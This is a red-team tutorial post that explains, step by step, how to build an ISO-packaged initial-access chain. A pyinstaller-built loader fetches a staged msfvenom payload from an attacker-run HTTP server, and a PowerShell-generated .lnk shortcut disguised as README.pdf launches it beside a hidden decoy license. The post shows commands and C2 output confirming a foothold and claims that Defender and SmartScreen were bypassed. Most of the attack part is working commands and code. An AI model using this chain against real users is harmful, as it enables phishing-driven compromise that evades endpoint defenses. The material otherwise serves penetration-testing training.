Leveraging Containerized Malware for Initial Access

Offensive Operations Series

Image: Trojan Horse pt2

Preface

This write-up serves to reinforce concepts of initial access mechanisms that lay a solid foundation for one of the most difficult phases of the kill chain. Leveraging a user/human will almost always be easier than an embedded systems zero-day or some other technical exploitation that requires far more expertise. Aspiring penetration testers with any skill level can use this write up to effectively practice an introductory level initial access workflow.

Background

Externally downloaded media (applications, scripts, et cetera) come with a “Mark of the Web”, referenced as MotW henceforth. When a file is downloaded from the internet or transferred from an untrusted zone, Windows attaches an Alternate Data Stream (ADS) with a specific identifier to the file. This identifier is called the Zone.Identifier. MotW is essentially a zone identifier that serves as a check for the file's properties. For example, if an Office document has the MotW (zoneID of 3 or 4), macros will be blocked within said document. If this file was serving as your access into the network, it would not work. Here is a list of common zone identifier values:


0 – Local machine (no restrictions)
1 – Local intranet
2 – Trusted sites
3 – Internet (most common for files downloaded from the web)
4 – Restricted sites

```
[ZoneTransfer Example]
ZoneId=3
ReferrerUrl=https://example.com/
HostUrl=https://example.com/download/file.exe
```

You can think of containers like ISOs, zip, and IMG files as “shields” that prevent contained files from being tainted with the MotW. We can utilize tooling to bundle our access chain into these containers, thus bypassing the MotW as a security measure. Furthermore, features of Windows Defender- namely SmartScreen - rely upon the MotW zone identifier to protect against phishing attacks. Hopefully, we can bypass all of these mechanisms with the workflow I am about to present to you.

###NOTE### I would like to give credit first and foremost to Daniel Duggan aka RastaMouse’s [Zero-Point Security/IA and Persistence Course](), from which this write-up draws heavily.

Initial Thought Process



<u>First and foremost, let's acknowledge my artistic prowess using MS Paint…</u>

We have a hierarchy or "chain" of files that will help us achieve a reliable means of initial access.

The "velociraptor.exe" file is the malicious *payload* that actually gains us a foothold into the network. In this write-up, we will be utilizing a pythonic loader that retrieves a staged .bin file from an external resource. The code for said project can be found here. We will use the pyinstaller module in order to bundle the python interpreter into a Windows PE application, thus allowing standalone execution on Windows machines that do not have the Python interpreter installed.

The README.pdf.lnk is a *shell link* file, a Windows binary file format used to create shortcuts. The WScript.Shell COM object contains methods that allow for the creation of shortcuts and modification of their properties. The interesting thing about these files is that their extension does not show in the GUI even when the display of file extensions option is enabled. Thus, README.pdf.lnk appears to the user as README.pdf. Additionally, you can set the .lnk files icon to whatever you wish, in our case we use the PDF icon. This file acts as our *trigger* to initiate the exploitation chain.

Lastly, we have our *decoy* which is run by the link file in the foreground to draw attention away from the payload being run in the background. In this case, we copy the Velociraptor license from their official GitHub to provide a believable non-malicious decoy.

To recap, we have three files in the “IA Chain” directory:

Payload- Velociraptor.exe
Decoy- License.pdf
Trigger- README.pdf.lnk

We will then use the [PackMyPayload]() tool to package this directory into an ISO file to act as our container for delivery.

First, let's cover how to generate each of these three files.

```
###Payload###

#Compiling the python script into a Windows PE
> pyinstaller --onefile --name=velociraptor remoteloader.py

#Pyinstaller will create a “dist” directory relative to where it was run,
simply move the resultant .exe into the directory where you are storing your
chain files

###Trigger###
```

```
1   $wsh = New-Object -ComObject WScript.Shell
2   $lnk = $wsh.CreateShortcut("C:\Users\[redacted]\Desktop\IA Chain\README.pdf.lnk")
3   $lnk.TargetPath = "%COMSPEC%"
4   $lnk.Arguments = "/C start velociraptor.exe && start license.pdf"
5   $lnk.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13"
6   $lnk.Save()
```

```
$wsh = New-Object -ComObject WScript.Shell
$lnk = $wsh.CreateShortcut("C:\Users\test\Desktop\IA Chain\README.pdf.lnk")
$lnk.TargetPath = "%COMSPEC%"
$lnk.Arguments = "/C start velociraptor.exe && start license.pdf"
$lnk.IconLocation = "C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe,13"
$lnk.Save()

#Save this code as a .ps1 file and run it to generate the .lnk file trigger
```

###Decoy###

#Copy the license, readme, or any file of your choice to act as a decoy. You can even make your own if you would like. This file is what the user will see upon interacting with the trigger. Ensure it is named to match the command run by the link file trigger.

```
    GNU AFFERO GENERAL PUBLIC LICENSE
                         Version 3, 19 November 2007

     Copyright (C) 2007 Free Software Foundation, Inc. <https://fsf.org/>
     Everyone is permitted to copy and distribute verbatim copies
     of this license document, but changing it is not allowed.

                               Preamble

      The GNU Affero General Public License is a free, copyleft license for
    software and other kinds of works, specifically designed to ensure
    cooperation with the community in the case of network server software.

      The licenses for most software and other practical works are designed
    to take away your freedom to share and change the works.  By contrast,
    our General Public Licenses are intended to guarantee your freedom to
    share and change all versions of a program--to make sure it remains free
    software for all its users.

      When we speak of free software, we are referring to freedom, not
    price.  Our General Public Licenses are designed to make sure that you
    have the freedom to distribute copies of free software (and charge for
    them if you wish), that you receive source code or can get it if you
    want it, that you can change the software or use pieces of it in new
    free programs, and that you know you can do these things.

      Developers that use our General Public Licenses protect your rights
    with two steps: (1) assert copyright on the software, and (2) offer
    you this License which gives you legal permission to copy, distribute
    and/or modify the software.

      A secondary benefit of defending all users' freedom is that
    improvements made in alternate versions of the program, if they
    receive widespread use, become available for other developers to
    incorporate.  Many developers of free software are heartened and
    encouraged by the resulting cooperation.  However, in the case of
    software used on network servers, this result may fail to come about.
    The GNU General Public License permits making a modified version and
    letting the public access it on a server without ever releasing its
    source code to the public.

      The GNU Affero General Public License is designed specifically to
    ensure that, in such cases, the modified source code becomes available
    to the community.  It requires the operator of a network server to
```

Finally, ensure that all of these files are in the same directory!

Then, all we have to do is pack these files into an ISO:

#We use mgeeky's PackMyPayload tool to do this

```
# > py PackMyPayload.py --hide LICENSE.pdf "c:\Users\test\Desktop\IA Chain"
velociraptor.iso
```

```
c:\Users\[redacted]\Desktop\Tools\PackMyPayload>py PackMyPayload.py --hide LICENSE.pdf "c:\Users\[redacted]\Desktop\IA Chain" velociraptor.iso

+      o     +              o   +      o     +              o
    +            o     +          +            o     +         +
    o  +          +         +          o  +          +         o
-_-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-_-_-_-_-_-_-_-_,------,      o
   :: PACK MY PAYLOAD (1.3.0)       -_-_-_-_-_-_-|   /\_/\
   for all your container cravings   -_-_-_-_-_-~|__( ^ .^)  +    +
-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-__-_-_-_-_-_-_-''  ''
+      o         o   +       o       +      o         o   +       o
+      o           +      o    ~   Mariusz Banach / mgeeky    o
o      ~     +           ~         <mb [at] binary-offensive.com>
    o           +                        o           +           +

[.] Packaging input file to output .iso (iso)...
Burning files onto ISO:
    Adding file: //LICENSE.pdf
    Adding file: //README.pdf.lnk
    Adding file: //velociraptor.exe
    Hiding file: //LICENSE.pdf
[+] File packed into ISO.

[+] Generated file written to (size: 8943616): velociraptor.iso
```

Notice that LICENSE.pdf is hidden. This is due to the fact that the README file is not an actual PDF, so if both were present it would be more readily apparent that they open the file with the same contents though their properties are different. To avoid this discrepancy/IoC, we can simply specify to have it hidden within the ISO.

Now, let's test our containerized payload!

Testing:

First, we spin up a listener and generate the .bin file to be executed on the target. You can do this with whatever C2 framework you like, I will be using the Havoc C2 Framework but will provide instructions on how to do this with Metasploit before getting into my example.

MSF Exploit Test

#Generate the payload

```
msfvenom -p windows/x64/exec CMD=calc.exe -f raw -o velociraptor.bin
```

//ensure that the name of the .bin file matches what is in the python scripts main function before building it into a .exe!


#Stage the Payload

```
python3 -m http.server port_of_your_choice
```


//Once again ensure that these values match the python script! Also, run this command in the directory where the payload is located on Kali…

Once you interact with the trigger, you will see a calculator process spawns on your test system!

First, we download the ISO onto the target…




Interact with the file!




Notice the license.pdf decoy is hidden!

When you interact with the trigger file, SmartScreen does not prevent the application from running in the background and Defender does not kill the application!



We can see back on our C2 we have a foothold!



```
22/09/2024 15:25:46 [5pider] Demon » whoami
[*] [0A41D23F] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3584 bytes]:

UserName              SID
===================== ==========================================
DESKTOP[redacted]


GROUP INFORMATION                                    Type                     SID                                          Attributes
==================================================== ======================== ============================================ ==================================================
[redacted]                                           Group                    [redacted]                                   Mandatory group, Enabled by default, Enabled group,
Everyone                                             Well-known group         [redacted]                                   Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account and member of Administrators groupWell-known group [redacted]
BUILTIN\Administrators                               Alias                    [redacted]
BUILTIN\Performance Log Users                        Alias                    [redacted]                                   Mandatory group, Enabled by default, Enabled group,
BUILTIN\Users                                        Alias                    [redacted]                                   Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                             Well-known group         [redacted]                                   Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                        Well-known group         [redacted]                                   Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                     Well-known group         [redacted]                                   Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                       Well-known group         [redacted]                                   Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account                           Well-known group         [redacted]                                   Mandatory group, Enabled by default, Enabled group,
LOCAL                                                Well-known group         [redacted]                                   Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\NTLM Authentication                     Well-known group         [redacted]                                   Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level               Label                    [redacted]                                   Mandatory group, Enabled by default, Enabled group,


Privilege Name                Description                               State
[redacted]/DESKTOP[redacted] velociraptor.exe/3628 x64
```

Sick…

Conclusions:

Hopefully, you found this write-up valuable for your learning. We were able to bypass Defender and SmartScreen without any real additional considerations for obfuscation. If you wanted to be even sneakier, you could swap the payload for a client/server proxy/pivot tool like revssh to gain a less signatured shell and use additional tools from there. The possibilities are endless! I hope you can take something away from it. Once again, thanks to Zero-Point Security for the awesome training they provide.

References:

Initial Access & Persistence
PackMyPayload/PackMyPayload.py at master · mgeeky/PackMyPayload · GitHub
Loader
Recreating an ISO Payload for Fun and No Profit
Brute Ratel C4 Red Teaming Tool Being Abused by Malicious Actors